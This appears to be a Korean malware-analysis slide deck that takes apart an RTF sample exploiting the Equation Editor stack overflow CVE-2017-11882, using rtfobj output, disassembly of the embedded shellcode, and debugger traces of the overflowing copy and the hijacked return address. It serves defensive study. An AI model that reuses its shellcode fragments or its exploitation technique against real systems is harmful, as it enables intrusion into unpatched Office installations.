THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

===============================================================================
File: 'C:₩₩Users₩₩forgo₩₩Desktop₩₩analy₩₩sample2₩₩sample2.vir' - size: 375322 bytes
---+----------+---------------------------------------------------------------
id |index     |OLE Object
---+----------+---------------------------------------------------------------
0  |00000EB2h |format_id: 2 (Embedded)
   |          |class name: b'eqUATiON.3'
   |          |data size: 185637
   |          |MD5 = '2743a28fbac787c96af66f1775425d24'
   |          |Possibly an exploit for the Equation Editor vulnerability
   |          |(VU#421280, CVE-2017-11882)
---+----------+---------------------------------------------------------------

D:₩malware_Analysis₩rtfobj>
```

sample2 정적 분석



```
D:₩malware_Analysis₩rtfobj>D:₩malware_Analysis₩rtfobj₩rtfobj.py C:₩Users₩forgo₩Desktop₩analy₩sample2₩sample2.vir -s 0 -d
 C:₩Users₩forgo₩Desktop₩analy₩sample2₩
rtfobj 0.55.2 on Python 3.8.5 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

===============================================================================
File: 'C:₩₩Users₩₩forgo₩₩Desktop₩₩analy₩₩sample2₩₩sample2.vir' - size: 375322 bytes
---+----------+---------------------------------------------------------------
id |index     |OLE Object
---+----------+---------------------------------------------------------------
0  |00000EB2h |format_id: 2 (Embedded)
   |          |class name: b'eqUATiON.3'
   |          |data size: 185637
   |          |MD5 = '2743a28fbac787c96af66f1775425d24'
   |          |Possibly an exploit for the Equation Editor vulnerability
   |          |(VU#421280, CVE-2017-11882)
---+----------+---------------------------------------------------------------
Saving file embedded in OLE object #0:
  format_id  = 2
  class name = b'eqUATiON.3'
  data size  = 185637
  saving to file C:₩Users₩forgo₩Desktop₩analy₩sample2₩sample2.vir_object_00000EB2.bin
  md5 2743a28fbac787c96af66f1775425d24

D:₩malware_Analysis₩rtfobj>
```

sample2 정적 분석



```
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000          segment byte public 'CODE' use32
seg000:00000000                 assume cs:seg000
seg000:00000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000                 db    2
seg000:00000001                 db 0F7h
seg000:00000002                 db  8Eh
seg000:00000003                 db  0Ah
seg000:00000004                 db 0C2h
seg000:00000005                 db 0E9h
seg000:00000006                 db    1
seg000:00000007                 db    8
seg000:00000008                 db  34h ; 4
seg000:00000009                 db  14h
seg000:0000000A ; ---------------------------------------------------------------------------
seg000:0000000A                 mov     ecx, 0FFBA42C3h
seg000:0000000F                 not     ecx
seg000:00000011                 mov     edi, [ecx]
seg000:00000013                 mov     ecx, [edi]
seg000:00000015                 mov     edx, 0FFB9984Fh
seg000:0000001A                 not     edx
seg000:0000001C                 mov     eax, [edx]
seg000:0000001E                 push    ecx
seg000:0000001F                 call    eax
seg000:00000021                 add     eax, 5ADAF60Eh
seg000:00000026                 sub     eax, 5AD8279Eh
seg000:0000002B                 jmp     eax
seg000:0000002B ; ---------------------------------------------------------------------------
seg000:0000002D                 db  45h ; E
seg000:0000002E                 db  0Ah
seg000:0000002F                 db 0E1h
seg000:00000030                 db 0A2h
```

sample2 동적 분석

CVE-2017-11882 취약점 분석보고서 요약

- 스택오버플로우 취약점이다.
- EQNEDT32.exe, 오피스 내부에서 사용하는 프로그램에 취약점이 존재한다.
- 0x41160F 함수에서 내부적으로 strcpy 함수를 사용하여 취약점이 발생한다.

http://download.ahnlab.com/kr/site/library/[Report]Equation_Editor_Vulnerabilities.pdf

sample2 동적 분석

HKLM\SOFTWARE\Microsoft\Office\Common\COM Compatibility\{0002CE02-0000-0000-C000-000000000046} 경로에 Compatibility Flags 키가 존재하는지 확인하고 만약 존재한다면 삭제할 것

https://blog.alyac.co.kr/1413

sample2 동적 분석




Image: (TAB to refresh) EQNEDT32.exe

□ Stop on exception
□ Show loader snaps

□ Enable heap tail checking
□ Enable heap free checking
□ Enable heap parameter checking
□ Enable heap validation on call

□ Enable application verifier

□ Enable heap tagging
□ Create user mode stack trace database

□ Enable heap tagging by DLL
□ Enable '60' second value for leap seconds
□ Load image using large pages if possible
☑ Debugger: C:\Users\forgotten\Desktop\xdbg\release\x32\x32dbg.exe
□ Stack Backtrace: (Megs)

□ Disable stack extension

□ Enable system critical breaks
□ Disable heap coalesce on free


□ Enable exception logging

□ Enable page heap

□ Early critical section event creation
□ Stop on user mode exception


□ Disable protected DLL verification
□ Ignore asserts

sample2 동적 분석




```
0041160F   55                   push ebp
00411610   8BEC                 mov ebp,esp
00411612   81EC 88000000        sub esp,0x88
00411618   53                   push ebx
00411619   56                   push esi                                  esi:"TIMES NEW ROMAN"
0041161A   57                   push edi
0041161B   66:C745 FC FFFF      mov word ptr ss:[ebp-0x4],0xFFFF
00411621   66:C745 C8 FFFF      mov word ptr ss:[ebp-0x38],0xFFFF
00411627   8B7D 08              mov edi,dword ptr ss:[ebp+0x8]            [ebp+8]:"TIMES NEW ROMAN"
0041162A   B9 FFFFFFFF          mov ecx,0xFFFFFFFF
0041162F   2BC0                 sub eax,eax
00411631   F2:AE                repne scasb
00411633   F7D1                 not ecx
00411635   8D41 FF              lea eax,dword ptr ds:[ecx-0x1]
00411638   66:8945 CC           mov word ptr ss:[ebp-0x34],ax
0041163C   8B7D 08              mov edi,dword ptr ss:[ebp+0x8]            [ebp+8]:"TIMES NEW ROMAN"
0041163F   B9 FFFFFFFF          mov ecx,0xFFFFFFFF
00411644   2BC0                 sub eax,eax
00411646   F2:AE                repne scasb
00411648   F7D1                 not ecx
0041164A   2BF9                 sub edi,ecx
0041164C   8BC1                 mov eax,ecx
0041164E   8BD7                 mov edx,edi                               edx:"TIMES NEW ROMAN"
00411650   8D7D D8              lea edi,dword ptr ss:[ebp-0x28]
00411653   8BF2                 mov esi,edx                               esi:"TIMES NEW ROMAN", edx:"TIMES NEW ROMAN"
00411655   C1E9 02              shr ecx,0x2
00411658   F3:A5                rep movsd
0041165A   8BC8                 mov ecx,eax
0041165C   83E1 03              and ecx,0x3
0041165F   F3:A4                rep movsb
00411661   8D45 D8              lea eax,dword ptr ss:[ebp-0x28]
00411664   50                   push eax
00411665   E8 76070400          call eqnedt32.451DE0
0041166A   83C4 04              add esp,0x4
0041166D   E8 2EF90000          call eqnedt32.420FA0
00411672   66:8945 D4           mov word ptr ss:[ebp-0x2C],ax
00411676   66:C745 D0 0000      mov word ptr ss:[ebp-0x30],0x0
0041167C   E9 04000000          jmp eqnedt32.411685
00411681   66:FF45 D0           inc word ptr ss:[ebp-0x30]
00411685   0FBF45 D4            movsx eax,word ptr ss:[ebp-0x2C]
00411689   0FBF4D D0            movsx ecx,word ptr ss:[ebp-0x30]
0041168D   3BC1                 cmp eax,ecx
0041168F   0F8E 3E010000        jle eqnedt32.4117D3
00411695   8D45 9C              lea eax,dword ptr ss:[ebp-0x64]
```

sample2 동적 분석




```
EAX    00000030     '0'
EBX    00000006
ECX    0000000C
EDX    0012F34C
EBP    0012F1C8
ESP    0012F134
ESI    0012F34C
EDI    0012F1A0

EIP    00411658     eqnedt32.00411658

EFLAGS    00000306
ZF 0   PF 1   AF 0
OF 0   SF 0   DF 0
CF 0   TF 1   IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus 00000000 (STATUS_SUCCESS)

GS 0000   FS 003B
ES 0023   DS 0023
CS 001B   SS 0023

ST(0) 0000000000000000000 x87r0 비어 있음 0.0000000000000000
ST(1) 0000000000000000000 x87r1 비어 있음 0.0000000000000000
```



```
주소       Hex                                                  ASCII
0012F34C  B9 C3 42 BA  FF F7 D1 8B  39 8B 0F BA  4F 98 B9 FF  ¹ÃB°ÿ÷Ñ.9..°O.¹ÿ
0012F35C  F7 D2 8B 02  51 FF D0 05  0E F6 DA 5A  2D 9E 27 D8  ÷Ò..QÿÐ..öÚZ-.'Ø
0012F36C  5A FF E0 45  0A E1 A2 C5  FF 33 D3 9D  60 56 42 00  ZÿàE.á¢Åÿ3Ó.`VB.
0012F37C  00 0C 21 00  7F 07 00 00  C4 00 1D 00  80 2B 1D 00  ..!.....Ä.....+..
0012F38C  00 5C 00 00  A7 5A 00 00  E0 9F 23 00  00 00 1D 00  .\..§Z..à.#.....
0012F39C  E0 7F 26 00  00 00 00 00  00 00 1D 00  C4 00 1D 00  à.&.........Ä...
0012F3AC  00 00 00 00  59 01 00 00  DC F5 12 00  DC F7 12 00  ....Y...Üõ..Ü÷..
0012F3BC  06 00 00 00  D9 00 00 00  A0 F4 12 00  C0 E9 F6 76  ....Ù... ô..Àéöv
0012F3CC  D3 5B F9 76  22 4B 1B 7A  80 59 01 75  00 00 00 00  Ó[ùv"K.z.Y.u....
0012F3DC  00 00 1D 00  80 2B 1D 00  80 2B 1D 00  30 F4 12 00  .....+...+..0ô..
0012F3EC  0C F4 12 00  0D 57 4C 75  01 00 00 00  DC F5 12 00  .ô...WLu....Üõ..
0012F3FC  DC F5 12 00  00 00 00 00  7C 00 ED 01  00 00 1D 00  Üõ......|.í.....
0012F40C  40 F4 12 00  36 D7 F9 76  38 01 1D 00  78 00 ED 01  @ô..6xùv8...x.í.
0012F41C  01 00 00 00  DC F5 12 00  00 00 00 00  7C 00 ED 01  ....Üõ......|.í.
0012F42C  00 00 1D 00  64 F4 12 00  36 D7 F9 76  38 01 1D 00  ....dô..6xùv8...
0012F43C  78 00 ED 01  80 F4 12 00  5B A5 75 76  00 00 1D 00  x.í..ô..[¥uv....
0012F44C  54 A4 75 76  68 F4 12 00  A0 A8 43 00  DC F5 12 00  T¤uvhô.. ¨C.Üõ..
0012F45C  DC F7 12 00  06 00 00 00  08 00 00 00  80 F4 12 00  Ü÷..........ô..
```


sample2 동적 분석




STACK	BEFORE	AFTER
0012F1A0	00000000	BA42C3B9
0012F1A4	752D9140	8BD1F7FF
0012F1A8	0012F208	8A0F8B39
0012F1AC	7529D4EF	FFB9984F
0012F1B0	7529D513	028BD2F7
0012F1B4	7529D500	05D0FF51
0012F1B8	0012FEDC	5ADAF50E
0012F1BC	00000006	D8279E2D
0012F1C0	00000020	45E0FF5A
0012F1C4	0000FFFF	C5A2E10A
0012F1C8	0012F20C	90D333FF
0012F1CC	004115D8	00425660

개요 sample1 **sample2** sample3 Q n A

sample2 동적 분석




```
00425660   C3             ret
00425661   55             push ebp
00425662   8BEC           mov ebp,esp
00425664   53             push ebx
00425665   56             push esi
00425666   57             push edi
00425667   E8 DF040000    call eqnedt32.425B4B
0042566C   E8 82FFFFFF    call eqnedt32.4255F3
00425671   5F             pop edi
00425672   5E             pop esi
00425673   5B             pop ebx
00425674   C9             leave
00425675   C3             ret
```




```
0012F34C   B9 C342BAFF    mov ecx,0xFFBA42C3
0012F351   F7D1           not ecx
0012F353   8B39           mov edi,dword ptr ds:[ecx]
0012F355   8B0F           mov ecx,dword ptr ds:[edi]
0012F357   BA 4F98B9FF    mov edx,0xFFB9984F
0012F35C   F7D2           not edx
0012F35E   8B02           mov eax,dword ptr ds:[edx]
